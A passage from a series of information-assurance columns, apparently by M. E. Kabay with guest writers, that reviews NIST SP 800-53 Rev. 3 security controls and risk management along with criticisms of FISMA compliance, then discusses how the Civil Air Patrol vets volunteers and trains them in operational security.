http://csrc.nist.gov/publications/fips/fips200/FIPS-200-final-march.pdf >. Companion guidelines in another NIST recommendation, SP 800-60, *Guide for Mapping Types of Information and Information Systems to Security Categories, Rev. 1*,< http://csrc.nist.gov/publications/nistpubs/800-60-rev1/SP800-60_Vol1-Rev1.pdf > facilitate mapping information and information systems into categories and impact levels < http://gcn.com/Articles/2008/08/14/NIST-revises-guidance-for-assigning-FISMA-security-categories.aspx?Page=1 >. SP 800-53 summarizes the categorization activities in Section 3.2.

Each organization then chooses security controls commensurate with their specific information and their specific information system's risk level exposure using typical factors such as identifying vital threats to systems, establishing the likelihood a threat will affect the system and assessing the impact of a successful threat event. SP 800-53 details the security control selection activities in Section 3.3.

In brief, a minimum set of broadly applicable, *baseline security controls* (SP 800-53, Appendix D), are chosen as a starting point for security controls applicable to the information and information system. SP 800-53 specifies three groups of baseline security controls that correspond to the low-impact, moderate-impact and high-impact information system level categories defined in FIPS 200. The intent of establishing different target impacts is to facilitate the use of appropriate and sufficient security controls that effectively mitigate most risks encountered by a target with a specific level of impact.

The baseline security controls are selected by an organization based on the organization's approach to managing risk, as well as security category and worst-case impact analyses in accordance with FIPS 199 and FIPS 200. SP 800-53 gives guidance to organizations on the scope of applicability of each security control to the organization's specific situation, including, e.g., the organization's specific applicable policies and regulations, specific physical facilities, specific operational environment, specific IT components, specific technologies, and/or specific exposure to public access interfaces.

Then, as needed based on an organization's specific risk assessment, possible local conditions and environments, or specific security requirements or objectives, these minimal baseline security controls can be tailored, expanded or supplemented to meet all of the organization's security needs. Tailoring activities include, e.g., selecting organization-specific parameters in security controls, assigning organization-specific values to parameters in security controls and assigning or selecting appropriate, organization-specific control actions. Augmentation activities include, e.g., adding appropriate, organization-specific, control functionality or increasing control strength.

If the tailored security control baseline is not sufficient to provide adequate protection for an organization's information and information system, additional security controls or control enhancements can be selected to meet specific threats, vulnerabilities, and/or additional requirements in applicable regulations.

As a last resort, an organization can select security controls from another source other than SP 800-53. This option is possible if suitable security controls do not exist in SP 800-53, if appropriate rationale is established for going to another source and if the organization assesses and accepts the risk associated with use of another source.

An organizationally-specific security plan is then developed. The plan documents rationale for selecting and tailoring each security control. Such rationale is used to provide evidence that the security controls adequately protect organizational operations and assets, individuals, other

organizations and ultimately the Nation. Subsequent analyses of the risk management decisions documented in the security plan become the bases for authorizing operation of the organization's information system. A designated senior official gives such authorization.

After authorizing operation, the organization begins continuous monitoring of the effectiveness of all security controls. Such monitoring facilitates potential future decisions to modify or to update the organization's security plan and the deployed security controls. Modification and update may be necessary to handle information system changes and/or updates, new configurations, operational environment changes, new types of security incidents, new threats and the like. Depending on the severity of adverse impacts on the organization, the revised security plan may need to be used to re-authorize operation of the information system.

SP 800-53 also defines eleven organization-level, program management security controls (Appendix G) for managing and protecting information security programs. Organizations document selected program management controls in an Information Security Program Plan. This plan is implemented, assessed for effectiveness via assessment procedures documented in NIST document SP 800-53A, *Guide for Accessing the Security Controls in Federal Information Systems – Building Effective Security Assessment Plans* < http://csrc.nist.gov/publications/nistpubs/800-53A/SP800-53A-final-sz.pdf > and subsequently authorized and continuously monitored.

In the next part of this four-part series, Dr Brusil discusses the comprehensive repository of security controls presented in SP800-53 Rev. 3.

NIST SP800-53 Rev. 3: Applicability to Government and Non-Governmental Organizations

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The National Institute of Standards and Technology (NIST) Special Publication (SP) SP 800-53 provides a unified information security framework to achieve information system security and effective risk management across the entire Federal Government. In previous articles in this series, Dr Paul J. Brusil summarized the risk management framework and the catalog of security controls offered in SP 800-53. In this last of three articles, Dr Brusil reviews the relationship of *Recommended Security Controls for Federal Information Systems and Organizations, Rev. 3*< http://csrc.nist.gov/publications/nistpubs/800-53-Rev3/sp800-53-rev3-final-errata.pdf > to other standards as well as its suitability for government and non-governmental organizations. Everything that follows is Dr Brusil's work with minor edits.

* * *

Communities Impacted by SP800-53

SP 800-53 (Appendix H) provides two-way mappings between security controls defined in SP 800-53 and security controls defined in international security standard ISO/IEC 27001, *Information Security Management Systems*.< http://www.iso.org/iso/iso_catalogue/catalogue_tc/catalogue_detail.htm?csnumber=42107 > The latter standard applies to all types of organizations and non-government communities. SP 800-53 also outlines a strategy for harmonizing and converging these two standards.

SP 800-53 (Appendix I) also contains additions to the SP 800-53 Appendix D security control baselines so that such augmented security control baselines (in Appendix I) can be used in the Industrial Control Systems community. SP 800-53 (Appendix I) also contains community-specific, security control tailoring guidelines and other supplemental guidance for 64 of the security controls applicable to Industrial Control Systems from the SP 800-53 (Appendix D) security control catalog.

First and foremost, SP 800-53 is essential for security in US Federal government IT systems. Federal agencies and their external service providers must comply with FISMA, the Federal Information Systems Management Act of 2002< http://csrc.nist.gov/groups/SMA/fisma/index.html >, and the set of associated federal documents – FIPS 199 (*Standards for Security Categorization of Federal Information and Information Systems*)< http://csrc.nist.gov/publications/fips/fips199/FIPS-PUB-199-final.pdf >, FIPS 200 (*Minimum Security Requirements for Federal Information and Information Systems*)< http://csrc.nist.gov/publications/fips/fips200/FIPS-200-final-march.pdf > and SP 800-53 – that delineate standards, specifications and recommendations for implementing FISMA. FISMA requires agencies in the US government and their contractors to understand risk and to undertake a risk management process on all their IT systems. Specifically, FISMA requires that all agencies

develop, document and implement agency-wide IA programs that support operations and assets and provide "adequate security." Every year, Inspectors General evaluate agency progress to achieve such requirements in the context of each agency's unique mission, environment, and organization. SP800-53 is used as a guiding document to implement and to improve security under FISMA.

What the Critics Say

Although SP 800-53 is generally getting high marks from the IA community, it, and FISMA, are not without their critics.

Some say that certain agencies are not proficient in conducting a meaningful risk assessment and therefore will have difficulty identifying vital risks. < http://www.federaltimes.com/index.php?S=4246129 > Some feel that SP800-53 should have included measurable testing, third party validation and certification that IT systems meet their security requirements. < http://www.informationweek.com/news/government/security/showArticle.jhtml?articleID=219300112&cid=nl_IW_daily_html>

Yet others argue that most threats are now high-end threats. Since systems are so interconnected and often have ill-defined, inadequate, leaky borders, low-impact systems are effectively higher-impact systems because low-impact systems can become insider attack platforms against interconnected higher-impact systems. <http://gcn.com/Articles/2009/08/24/Cybereye-NIST-security-controls.aspx?s=gcndaily_250809&Page=2> Accordingly, they dismiss SP800-53's discussion of low-impact and moderate-impact targets as irrelevant; all systems need to be protected against the types of attacks/attackers associated with high impact systems < http://www.infosecurity-us.com/view/3147/government-cybersecurity-guidelines-lacking-/ >.

Some say that FISMA and the SP800-53 revision process are too static to keep up with quickly emerging threat landscapes or emerging protection technologies. Others say SP 800-53 is too flexible and is overly complex because so many security control choices are offered.

With regard to the latter point, some believe that a narrower subset or profile of SP800-53 provides the most critical security controls that address the most critical risks common to all parties. They feel some of the basic critical risks include

- Not knowing the instantaneous inventory of hardware, software and configurations
- Providing "good" security features but not necessarily the "necessary" security features, and
- Not providing auditing to validate security and to verify on-going protection over time.

Unlike SP 800-53's security control baselines, proponents of an alternative feel there is only a small set of common and critical technical and operational controls that are applicable to all parties. Additional, organization-unique controls may be added as necessary. These common controls, called the "20 Critical Security Controls" < http://www.sans.org/cag/guidelines.php >, can also be used by auditors to check if organizations are compliant with the standards of SP 800-53. The majority of these Critical Security Controls can also be automated for testing. Automation might make it easier to ensure that systems maintain information security and assurance over time. NIST officials are planning to include more automation, where feasible, in the next update to SP 800-53. < http://www.federaltimes.com/index.php?S=4246129 >

Still others feel the burden of multiple, independent, overlapping and/or redundant compliance

regulations applicable to an organization, e.g., HIPAA< http://csrc.nist.gov/publications/PubsByLR.html#Health Insurance Portability and Accountability Act >, FISMA and others. They argue there needs to be a converged security and compliance strategy to minimize overlap and redundancy <http://video.webcasts.com/events/pmny001/viewer/index.jsp?eventid=31603>.

Some feel that periodically demonstrating compliance to regulations is overly complex and time-consuming thereby leaving less time to focus on an organization's missions <http://www.scmagazineus.com/How-a-pragmatic-approach-to-access-governance-can-help-energy-companies-with-FERCNERC-compliance/article/147289/?DCMP=EMC-SCUS_Newswire> . In part to address such concerns, an updated version of NIST's SP 800-37 Certification and Accreditation (C&A) Guidelines will refocus C&A from a periodic, one-time event to a more continuous process <http://www.informationweek.com/news/government/security/showArticle.jhtml?articleID=219401209&cid=nl_govt_html > . Furthermore, new helpful technologies, such as continuous file integrity monitoring (see for example the white paper on "Continuous File Integrity Monitoring with Minimal System Impact and No Repeat Scans"< http://whitepapers.businessweek.com/detail/RES/1250524610_251.html > from McAfee), are emerging to facilitate a shift from point-compliance testing to continuous compliance assurance.

Some believe that certain agencies may use FISMA – and by indirection SP 800-53 – as a paperwork exercise just to fill out FISMA reporting documents due to the OMB rather than to verify or to improve information assurance < http://www.networkworld.com/news/2009/072109-omb-eyes-new-metrics-for.html?page=2 >. They also feel there should be detailed metrics for measuring the readiness and effectiveness of an organization's security program on an ongoing basis.

This begs the question as to whether there is an over reliance on compliance just for the sake of compliance. The credibility issue of using compliance to guarantee security has been elevated given risks that were recently revealed in the financial industries < http://www.infosecurity-magazine.com/view/3094/pcidss-compliance-does-not-always-guarantee-security/ > and electric industries < http://www.scmagazineus.com/Energy-companies-say-NERC-standards-inadequate/article/141224/?DCMP=EMC-SCUS_Newswire >. Some systems were deemed compliant to the Payment Card Industry Data Security Standard (PCI DSS), https://www.pcisecuritystandards.org/ > or the North American Electric Reliability Corp (NERC)< http://www.nerc.com/ > regulation standards, respectively, but they were not secure. Security could be compromised by ambiguities and shortcomings in the guiding standards. A recent GAO finding pertinent to reports of FISMA compliance associated with use of the previous version of SP 800-53 indicated disconnects between FISMA compliance reports and agencies' actual security posture. Whether or not the newly revised SP800-53, Revision 3, may have any such issues is not known.

The Bottom Line: SP 800-53 is Good for IA

Regardless of viewpoints on FISMA, many trust that when SP800-53 is followed, information assurance does improve. DoD and Federal government agencies will use SP800-53 and those that do so as an opportunity to improve security rather than to conduct a fill-out-the-form exercise will benefit. They will establish a level of security due diligence. The private sector would do well to follow suit.

Information Security and the Outsider:
Part 1 – The New Government INFOSEC Environment

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In a world of new, unconventional military conflict around the globe, one of the largest producers of secure information, the U.S. Government, has had to create non-traditional partnerships to help accomplish domestic missions. In this two-part series, guest writer Lt Col Robert E. Jennings< http://www.linkedin.com/in/simplecaveman >, Vice Commander of the New Jersey Wing of the Civil Air Patrol< http://encampment.njwg.cap.gov/welcome08.htm > – and a leader of the Service Delivery Managers in Dell Computer's ProSupport organization< http://www.dell.com/prosupport > – looks at how the US Government is working with semi-official volunteer organizations. In part 2, he provides a case study of how one of those organizations adapted to provide better information security for their new assignments.

The remainder of these columns is entirely Lt Col Jennings' work with minor edits.

*** * ***

The world has changed radically since the end of the cold war in the early 1990s. In the United States, our military and other security agencies have been challenged by extensive military operations in Iraq, Afghanistan and many smaller global hotspots. More than 50% of the National Guard has been deployed since 2002 in support of these campaigns. Many domestic emergencies and assignments that traditionally would have been responded to by the National Guard in individual states need an alternative resource.

One of the outcomes of all this change is that the military, Federal Emergency Management Administration (FEMA), Homeland Security, the Coast Guard and other government agencies reaching deeper in to the ranks of non-traditional human resources such as auxiliaries and non-governmental organizations (NGOs). In the face of all of this geo-political change, corporate change and technical evolution, we are faced with the *outsider* – the person outside of the organization who is not under its control, and who may not have been vetted according to usual procedures. At the same time, this outsider is critical to the agency's success, because these outsiders are volunteers.

Volunteer organizations like the Red Cross, Civil Air Patrol, National Association for Search & Rescue (NASAR) and dozens of secular and faith-based organizations have been a critical component of disaster relief and search and rescue for decades. These operations rarely involved information that could be considered sensitive. Today, however, volunteers may have access to or even depend on sensitive information as they contribute critical services.

Further complicating all of these fundamental shifts are the advances in technology that simultaneously make information easier to and harder to distribute. Advances in protecting information inevitably trail the innovation in sharing it. The Internet is the fundamental catalyst of all of this change, but even hardware like digital cameras and USB storages devices smaller than a thumbnail make information more transportable and more difficult to protect than ever

before. Often, as technological innovation emerges, we cannot envision the consequences it will ultimately present.

All of this technology only *enables* the sharing of this information – people are the ones who actually do the sharing (or, in some cases, stealing). We look to technology solutions to protect this information but forget that policy, process and training are all critical factors in the protection of information.

Vetting volunteers offers lessons to all organizations, even those that don't use volunteers, on how to cope with the increasing operational security requirements of today's environment.

* * *

In the next part, Lt Col Jennings will look at how both the Civil Air Patrol and the US Government adapted their information security policies and practices to interoperate effectively in the new threat environment.

* * *

Lt Col Robert Jennings is a senior volunteer in Civil Air Patrol. He is heavily involved in the cadet program and is highly qualified and experienced in CAP's homeland security and counterdrug missions as an aircrew member. After military service in the late 1970s through the mid 1980s, he has been in the technology industry for more than 20 years, working on several government IT projects for agencies that include the Department of Defense, FBI and the former Immigration and Naturalization Service. He currently works for Dell, and his technology specialties include messaging and collaboration, security and identity management. He can be reached at < mailto:Robert.Jennings@njwg.cap.gov >.

Information Security and the Outsider:
Part 2 – CAP as a Case Study

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this two-part series, guest writer Lt Col LTC Robert E. Jennings< http://www.linkedin.com/in/simplecaveman >, Vice Commander of the New Jersey Wing of the Civil Air Patrol< http://encampment.njwg.cap.gov/welcome08.htm > – and a leader of the Service Delivery Managers in Dell Computer's ProSupport organization< http://www.dell.com/prosupport > – looks at how the US Government is working with semi-official volunteer organizations. In this part, he looks more closely at how Civil Air Patrol, the all-volunteer, civilian auxiliary of the US Air Force, introduced more rigorous information security practices to better serve new domestic missions from the Government.

The remainder of this column is entirely Lt Col Jennings' work with minor edits.

* * *

The orientation of Civil Air Patrol (CAP)< http://www.gocivilairpatrol.com/ >, as an example, used to be easy and straightforward. As the congressionally chartered auxiliary of the U.S. Air Force, CAP performed most of the inland search & rescue in the United States on behalf of the Air Force and provided aviation, communications and people assets in relief of disasters. In the 1990s, CAP began using its light aircraft fleet to provide reconnaissance of domestic drug growth for federal, state and local law enforcement agencies.

9/11 was a transformational event for every government organization and person concerned with information security. CAP aircraft were the first non-military planes in the air after the attacks, using high-resolution digital cameras and satellite uplinks to transmit images of Ground Zero and other areas of interest to National Command Authorities. Since 9/11, CAP's missions have grown to include more and more homeland security elements, focused around their unique aviation capabilities.

Traditional information security in the United States' government is based on a series of United States Code and Executive Orders that have evolved since World War II. Information can be classified as Confidential, Secret or Top Secret, with a number of modifiers such as compartmentalization or nuclear weapons design. While not an official part of the current classification structure, there are administrative designations for unclassified information, such as For Official Use Only (FOUO) and Sensitive But Unclassified (SBU).

The level of access that a person can have to classified information in the US is based on the level of investigation they are put through. Anyone who enters the military receives a National Agency Check (NAC)< http://www.tpub.com/content/aviation/14243/css/14243_219.htm > and is usually cleared to handle information classified as Confidential. A NAC investigation also generally permits interim access to Secret information, while a more thorough Background Investigation (BI) is performed, which generally takes 4 to 6 months. A successful BI allows access to Secret information and certain Top Secret material. For more highly sensitive material, such as nuclear weapons, encryption and high resolution satellite imagery, a more extensive

Special Background Information (SBI) is conducted, which can take up to a year. The US Government is exempt from the Employee Polygraph Protection Act (29 USC 2002 < http://www.law.cornell.edu/uscode/html/uscode29/usc_sec_29_00002002----000-.html >, and certain high level positions in the Defense and Intelligence communities require successful completion of a polygraph test.

As for all classified information, a certain level of clearance does not automatically offer a person access to all information classified at that level. A need to know is required in combination with the appropriate level of clearance.

The volunteers of Civil Air Patrol are civilians from all walks of life. Although many of them have military or government services backgrounds, the majority do not. There is also a cadet program for youth from 12 to 18, and some of the older teenagers participate in the operational missions. One small advantage CAP offered as the government needed to reach deeper for homeland security resources was that its adult members had been required to submit a fingerprint card and undergo an FBI NAC since the early 1990s. The original purpose of this was to protect the teenagers in the cadet program (CAP was the first national youth organization to fingerprint and check the backgrounds of its adult members), but it has proven useful to provide some level of vetting for their members to be trusted with information related to military and homeland security missions.

Building on this existing corps of volunteers that were 100% background checked, CAP began building a catalogue of its members that had existing government security clearances. Members went to a secure online Web application to self input their security clearances, which were then verified through the Air Force's CAP liaison unit. In conjunction with this effort, Civil Air Patrol introduced mandatory Operational Security (OPSEC) training modeled on the military's OPSEC training for new recruits. OPSEC training is designed to make a person aware of the sensitivity of information, why it's important to protect it, and common-sense safeguards. Originally, this training was mandatory for the adult members, and if they did not complete it by the deadline, they were suspended from participating in operational missions. Later, this requirement was extended to the cadet members of CAP as well, based on the facts that some older cadets participate in the operational missions, and they were all in an environment where they could learn details of the operational missions easily.

Most missions of Civil Air Patrol and other semi-official organizations like the Coast Guard Auxiliary handle missions that involves unclassified information that is designated For Official Use Only (FOUO). This information can be processed and stored on unclassified computers and transmitted via e-mail, even across the Internet. This is the common method for communication between government agencies and the volunteer organizations they reach out to for support. Because of CAP's unique relationship with the Air Force, they have the ability to work, when required, on more sensitive information due to their access to military installations and operations centers.

Through a combination of technology, policy and screening process, volunteer and auxiliary organizations can be a tremendous force multiplier in this era of high operational tempo, stretched resources and an entirely new type of threat and mission profile. Before reaching back to these resources, agencies need to think through their next generation of information security.

[MK adds:

Non-volunteer and non-governmental organizations can learn from the experiences of the CAP and other volunteer agencies. Today's environment requires even more attention to the
